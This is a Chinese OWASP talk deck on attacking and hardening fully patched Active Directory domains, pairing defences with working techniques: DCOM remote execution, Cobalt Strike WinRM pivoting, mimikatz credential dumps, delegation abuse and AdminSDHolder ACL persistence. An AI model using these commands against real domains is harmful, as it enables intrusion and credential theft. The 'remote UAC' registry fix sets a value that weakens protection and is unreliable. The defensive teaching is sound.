



# OWASP

Open Web Application  
Security Project

# 全补丁域环境内攻防对抗

– 补丁全打，DC还是让红队拿下？

分享人：李木@黑白天安全实验室



# OWASP

Open Web Application  
Security Project

## 自我介绍

主要学习研究方向为:

进攻性安全, 红蓝对抗, 样本分析, 域渗透, **APT**攻防等等



# OWASP

Open Web Application  
Security Project

黑白天实验室主要以学习研究网络安全中的进攻性安全为主，成立的愿景为以攻促守，立志成为进攻性安全的推手，为守卫国家网络安全献出自己的一点力量！

成员皆在某一线大厂职业红队，主要参加金融能源基建行业省级国家级网络安全攻防演练，成立至今已在国内大大小小的红队评估中留下了小有成就。心之所向，皆为进攻性安全！



■ HBT —





# OWASP

Open Web Application  
Security Project

随着对抗的升级，域安全在红蓝对抗中越来越重要。

针对域内的红蓝攻防，很多人还停留在打历史漏洞的阶段，相应的安全防护还停留在打补丁上。



# OWASP

Open Web Application  
Security Project

那么全补丁环境下的域是否绝对安全？

如果微软没有对应的补丁或对应补丁可以让绕过呢？





# OWASP

Open Web Application  
Security Project

本次分享从域内信息收集，补丁绕过利用，横向移动流量分析，DC域控攻防等等安全维度

针对在全补丁环境下域内的红队视野下的攻击方式进行讲解，并相应提出其防御方案



# OWASP

Open Web Application  
Security Project

## 目录

域内攻防现状  
信息收集攻防  
横向移动攻防  
DC攻防



# OWASP

Open Web Application  
Security Project

## 域内攻防现状





# OWASP

Open Web Application  
Security Project

近年来，随着对抗的升级，域安全在红蓝对抗中越来越重要，  
拿下DC，就可以拿下你的所有机器

域中机器繁多，域功能复杂，运维能力参差不齐，域用户安全意识不够。。



# OWASP

Open Web Application  
Security Project

在运维中:

域安全对抗还停留在漏洞以及补丁的对抗。

认为我打好了补丁就高枕无忧。。。。



# OWASP

Open Web Application  
Security Project


近年来，随着对抗的升级，域安全在红蓝对抗中越来越重要，  
拿下DC，就可以拿下你的所有机器

域中机器繁多，域功能复杂，运维能力参差不齐，域用户安全意识不够。。



# OWASP

Open Web Application  
Security Project





# OWASP

Open Web Application  
Security Project

## Hw中的攻击案例分析


### 某大学的攻击完整路径





# OWASP

Open Web Application  
Security Project





# OWASP

Open Web Application  
Security Project

## 域渗透标准流程





OWASP

Open Web Application  
Security Project

# 信息收集攻防



# OWASP

Open Web Application  
Security Project

使用net group "Domain Admins" /domain查询域管

```
PS C:\Users\text.NB> net group "Domain Admins" /domain
这项请求将在域 nb.com 的域控制器处理。
```

组名	Domain Admins
注释	指定的域管理员

成员

---

Administrator  
命令成功完成。

```
PS C:\Users\text.NB> █
```



# OWASP

Open Web Application  
Security Project

## 使用net group "Domain Admins" /domain查询域管 流量/事件情况

Event 4661, Microsoft Windows security auditing.

General Details

A handle to an object was requested.

Subject:	No.	Time	Source	Destination	Protocol	Length	Info
Security ID: B\Administrator	48	0.128558	192.168.50.132	192.168.50.142	SMB2	186	Create Request File: samr
Account Name: Administrator	49	0.128822	192.168.50.142	192.168.50.132	SMB2	210	Create Response File: samr
Account Domain: B	50	0.128876	192.168.50.132	192.168.50.142	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: samr
Logon ID: 0x20F949	51	0.129073	192.168.50.142	192.168.50.132	SMB2	154	GetInfo Response
Object:	52	0.129141	192.168.50.132	192.168.50.142	DCERPC	330	Bind: call_id: 2, Fragment: Single, 3 context items: SAMR V1.0 (32bit)
Object Server: Security Account Manager	53	0.129285	192.168.50.142	192.168.50.132	SMB2	138	Write Response
Object Type: SAM_SERVER	54	0.129373	192.168.50.132	192.168.50.142	SMB2	171	Read Request Len:1024 Off:0 File: samr
Object Name: CN=Server,CN=System,DC=b,DC	55	0.129495	192.168.50.142	192.168.50.132	DCERPC	254	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280,
Handle ID: 0xc4b19f5e10	56	0.129583	192.168.50.132	192.168.50.142	SAMR	278	Connect5 request
Process Information:	57	0.129821	192.168.50.142	192.168.50.132	SAMR	234	Connect5 response
Process ID: 0x27c	58	0.129971	192.168.50.132	192.168.50.142	SAMR	230	EnumDomains request
Process Name: C:\Windows\System32\lsass.exe	59	0.130206	192.168.50.142	192.168.50.132	SAMR	362	EnumDomains response
Access Request Information:	60	0.130322	192.168.50.132	192.168.50.142	SAMR	270	LookupDomain request,
Transaction ID: {00000000-0000-0000-0000-00000000}	61	0.130704	192.168.50.142	192.168.50.132	SAMR	238	LookupDomain response
Accesses: READ_CONTROL	62	0.130836	192.168.50.132	192.168.50.142	SAMR	258	OpenDomain request
InitializeServer	63	0.131099	192.168.50.142	192.168.50.132	SAMR	218	OpenDomain response
	64	0.131225	192.168.50.132	192.168.50.142	SAMR	316	LookupNames request

Log Name: Security

Source: Microsoft Windows security

Event ID: 4661

Task Category: Security

Frame 70: 254 bytes on wire (2032 bits), 254 bytes captured (2032 bits) on interface \Device\NPF\_{09AB9361-66F2-4A8F-A35B-F63E3D3A7838}, id 0

Ethernet II, Src: VMware\_43:c8:bc (00:0c:29:43:c8:bc), Dst: VMware\_de5c:17 (00:0c:29:de:5c:17)

Internet Protocol Version 4, Src: 192.168.50.132, Dst: 192.168.50.142

```
0000 00 0c 29 de 5c 17 00 0c 29 43 c8 bc 08 00 45 00 ..).\\... )C...E-
0010 00 f0 b8 a6 40 00 00 06 00 00 c0 a8 32 84 c0 a8 ....@... ..2...
0020 32 8e c2 c3 01 bd d8 19 23 bb 16 77 01 f2 50 18 2.....#..W..P..
```





# OWASP

Open Web Application  
Security Project

## 下面的信息都可以通过LDAP进行收集:

域控

域管

域内所有用户

域内所有计算机

域内所有的组/OU

域内SPN

域的配置-MAQ/密码策略/域林级别

所有不需要预认证的用户

所有配置了非/约束委派用户

域的ACL



# OWASP

Open Web Application  
Security Project

针对LDAP查询，没有很好的防御手段，让我们站在攻击者的角度思考，如何简单快速的提升域内权限：

Ø 首先找高权限账户  
属性adminCount = 1，或者属于管理员组

Ø 能不能离线票据破解，最好SPN里面有MSSQLSvc这种前缀最好

Ø Kerberos身份预认证关闭的账户，可以ASREP-Roasting

Ø 查找拥有约束委派权限的账户，可以直接访问域

Ø .....



# OWASP

Open Web Application  
Security Project

以上操作，有些工具都已经能够自动化完成。我们可以投其所好，针对以上条件，在域内设置一些蜜罐账户，密切监视该账户相关的活动。

Event Id:4768, 4769, 4770, 4771, 4776, 4624, 4625, 4648等各种活动。

正常情况下，这些账户没有任何域内活动，我们可以假定蜜罐账户所有活动都是入侵者触发的。这样子，虽然我们在信息收集阶段抓不到攻击者的小辫子，但是他在信息收集的时候看到我们设置的蜜罐账号。

只要忍不住进行尝试，我们就能抓到他了



OWASP

Open Web Application  
Security Project

# 横向移动攻防



# OWASP

Open Web Application  
Security Project

## 横向移动常见手法:

### 横向移动







# OWASP

Open Web Application  
Security Project

## 横向移动常见手法：WINRM

winRm（微软远程管理）是WS-Management协议的实现组件。

WinRM是windows操作系统的一部分。是一项允许管理员在系统上远程执行管理任务的服务。


通信通过HTTP（5985）或HTTPS SOAP（5986）执行，默认情况下支持Kerberos和NTLM身份验证以及基本身份验证。使用此服务需要管理员级别的凭据。



# OWASP

Open Web Application  
Security Project

## 横向移动常见手法: WINRM



```
[+] established link to child beacon: 10.10.10.10
beacon> portscan 10.10.10.10 5985 none 1
[*] Tasked beacon to scan ports 5985 on 10.10.10.10
[+] host called home, sent: 93257 bytes
[+] received output:
10.10.10.10:5985
Scanner module is complete
```



# OWASP


Open Web Application  
Security Project

## 横向移动常见手法: WINRM

The screenshot shows the Cobalt Strike interface with a host list on the right. A context menu is open over the host 192.168.50.203, showing options like psexec, psexec64, psexec\_psh, ssh, ssh-key, winrm, and winrm64. The 'winrm' and 'winrm64' options are highlighted with a red box.

address	name
10.10.10.10	DC
10.10.10.10	WEB
10.10.10.10	PC
192.168.50.196	WEB
192.168.50.196	DESKTOP-DP03V6V
192.168.50.196	DESKTOP-DP03V6V
192.168.50.203	DESKTOP-DP03V6V
192.168.50.215	DESKTOP-DP03V6V
192.168.50.218	DESKTOP-DP03V6V

Cobalt Strike 视图 攻击 报告 帮助



Administrator \*  
WEB @ 3836



Administrator \*  
DC @ 2060

### 活动连接


协议	本地地址	外部地址	状态
TCP	10.10.10.10:445	WEB:64292	ESTABLISHED
TCP	10.10.10.10:5985	WEB:64595	ESTABLISHED
TCP	10.10.10.10:5985	WEB:64630	ESTABLISHED
TCP	:::1]:389	DC:49160	ESTABLISHED



# OWASP

Open Web Application  
Security Project

监视源自wmiprvse.exe和winrshost.exe的远程进程执行链  
监视Microsoft-Windows-WinRM / Operational事件日志中的可疑条目。






# OWASP

Open Web Application  
Security Project

## 横向移动常见手法：COM对象

DCOM是COM（组件对象模型）的扩展，它允许应用程序实例化和访问远程计算机上COM对象的属性和方法







# OWASP

Open Web Application  
Security Project

## 横向移动常见手法：COM对象

使用组件与PowerShell进行DCOM远程交互。注意：远程执行命令需要与目标进行Kerberos v5身份验证，认证之后才能进行通信。

```
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.application", "远程ip" )).Document.ActiveView.Executeshellcommand('cmd.exe',$null,"/c calc.exe","Restored")  
//在远程主机上利用MMC.application执行弹出计算器
```



# OWASP

Open Web Application  
Security Project

横向移动常见手法防御:

开启remoteUAC(安装完KB2871997默认开启, 也可以手动开启)

reg.exe ADD

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v  
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

2、禁用本机的Administrator用户

3、本地用户不允许通过网络登录

4、通过防火墙限制登录时候入的流量只能来源于特定的主机



# OWASP

Open Web Application  
Security Project

## DC(域控)攻防



# OWASP

Open Web Application  
Security Project

## 1、寻找域管登录过的主机

Ø 利用 **NetSessionEnum** 来找寻登陆sessions 它允许查询是谁在访问此工作站的网络资源（例如文件共享）时所创建的网络会话，从而知道来自何处。当然这里最好的查询对象是域控 + 文件共享服务器

Ø 利用 **NetWkstaUserEnum** 来枚举登陆的用户 列出当前登录到该工作站的所有用户的信息。此列表包括交互式、服务和批量登录。此函数需要主机的管理权限

Ø 利用枚举注册表来查看 域内用户都可以, pc 不开远程注册表

## 2、抓取凭据

Ø 抓取域管明文密码&hash&key dump内存+mimikatz

Ø 窃取域管的访问令牌



# OWASP

Open Web Application  
Security Project

## 1、寻找域管登录过的主机

从内存中抓出域管的账号密码，直接利用登录DC

```
Logon time      : 2018/2/7 20:12:58
SID             : S-1-5-21-3817129645-1700823781-2526131041-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : DONGCIDACI
* LM       : 68f0d7b7ebd79e54f72c44fed3c74f89
* NTLM     : 30a96699356033b84283b8918a895d67
* SHA1     : 9119cdd669036becalc2bce675ea9937094823e3

tspkg :
* Username : Administrator
* Domain   : DONGCIDACI
* Password : !@#123qwe

wdigest :
* Username : Administrator
* Domain   : DONGCIDACI
* Password : !@#123qwe

kerberos :
* Username : Administrator
* Domain   : DONGCIDACI.ORG
```





# OWASP

Open Web Application  
Security Project

## 非约束委派攻击

1. 找到配置了非约束的委派的账户
2. 通过一定手段拿下这台配置了非约束委派的账户的权限
3. 通过一定手段(比如通过打印机的那个漏洞)诱导域管访问我们拿下的配置了非约束委派的账户
4. 导出票据然后进行pass the ticket

## 约束委派攻击

1. 找到配置了约束的委派的服务账户A
2. 找到该服务账号委派A委派的服务账户B
3. 通过一定手段拿下这个服务账户A
4. 发起一个从服务A到服务B的正常的约束委派的流程，从而模拟任何用户访问服务B



# OWASP

Open Web Application  
Security Project

## 实例分析：受AD保护的域中的所有用户

```
PS C:\Users\text.NB> Import-Module C:\Users\text.NB\Desktop\Microsoft.ActiveDirectory.Management.dll
PS C:\Users\text.NB> Get-ADObject -LDAPFilter "(&(admincount=1)(|(objectcategory=person)(objectcategory=group)))" | select name
```

Name

-----  
Administrators  
Print Operators  
Backup Operators  
Replicator  
Domain Controllers  
Schema Admins  
Enterprise Admins  
Domain Admins  
Server Operators  
Account Operators  
Read-only Domain Controllers  
Key Admins  
Enterprise Key Admins  
Administrator  
krbtgt



# OWASP

Open Web Application  
Security Project

## 实例分析：查看查找域中受AD保护的用户的详细信息

```
PS C:\Users\text.NB> Get-ADObject -LDAPFilter "(&(admincount=1)(|(objectcategory=person)(objectcategory=group)))"
```

```
DistinguishedName : CN=Administrators,CN=Builtin,DC=nb,DC=com  
Name              : Administrators  
ObjectClass       : group  
ObjectGuid        : 8a2378ce-cddd-4907-920f-f57ed9b51ff9  
PropertyNames     : {DistinguishedName, Name, ObjectClass, ObjectGUID}  
PropertyCount     : 4
```

```
DistinguishedName : CN=Print Operators,CN=Builtin,DC=nb,DC=com  
Name              : Print Operators  
ObjectClass       : group  
ObjectGuid        : 7c628e39-664f-4213-b777-62899478a63d  
PropertyNames     : {DistinguishedName, Name, ObjectClass, ObjectGUID}  
PropertyCount     : 4
```

```
DistinguishedName : CN=Backup Operators,CN=Builtin,DC=nb,DC=com  
Name              : Backup Operators  
ObjectClass       : group  
ObjectGuid        : b63b6d6f-8fbb-48ae-8fe9-14afed5d0f8a
```



# OWASP

Open Web Application  
Security Project

## 实例分析：操作AdminSDHolder对象的ACL

```
Windows PowerShell

PS C:\Users\text.NB> (Get-Acl 'AD:\CN=AdminSDHolder,CN=System,DC=nb,DC=com').access

ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, Write
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : BUILTIN\Administrators
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```





## 实例分析：操作AdminSDHolder对象的ACL

## 添加用户limu对AdminSDHolder的完全访问权限

```
Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Administrator
```

```
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -ADSPrefix "CN=AdminSDHolder,CN=System" |select IdentityReference
```

```
IdentityReference
-----
NT AUTHORITY\Authenticated Users
NT AUTHORITY\SYSTEM
BUILTIN\Administrators
QIYOU\Domain Admins
QIYOU\Enterprise Admins
QIYOU\qiyou
Everyone
NT AUTHORITY\SELF
NT AUTHORITY\SELF
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Windows Authorization Access Group
BUILTIN\Terminal Server License Servers
BUILTIN\Terminal Server License Servers
QIYOU\Cert Publishers
```





# OWASP

Open Web Application  
Security Project

登录域控所有服务器强制使用堡垒机

域管账号只允许在域控上登录，对一些需要权限的操作，如加域操作，域内机器安装软件授权等需要建立专用帐号，并赋予相应的权限，权限颗粒化，不直接赋予域管权限，避免以域管理员身份在终端机器上执行相关操作。

AD管理员做好账号隔离，不得将域管账号作为日常账号使用，也不得将日常账号提升为域管账号

不允许多个AD管理员共用同一账号。

个人终端24小时必须重启一次，用于对抗权限抓取 u

严格限制ACL的配置

域内禁止无约束委派

配置SMB签名-对抗SMB-Relay攻击

域内通过网络ACL禁止445，135端口通讯

关闭域控的后台打印程序(Print spooler service)

如无必要，将域控的MachineAccountQuota 属性设置为0

域内禁止域用户设置不要求预认证选项

域内开启SID筛选



# OWASP

Open Web Application  
Security Project



le

广东 广州



扫一扫上面的二维码图案，加我微信

# 谢谢大家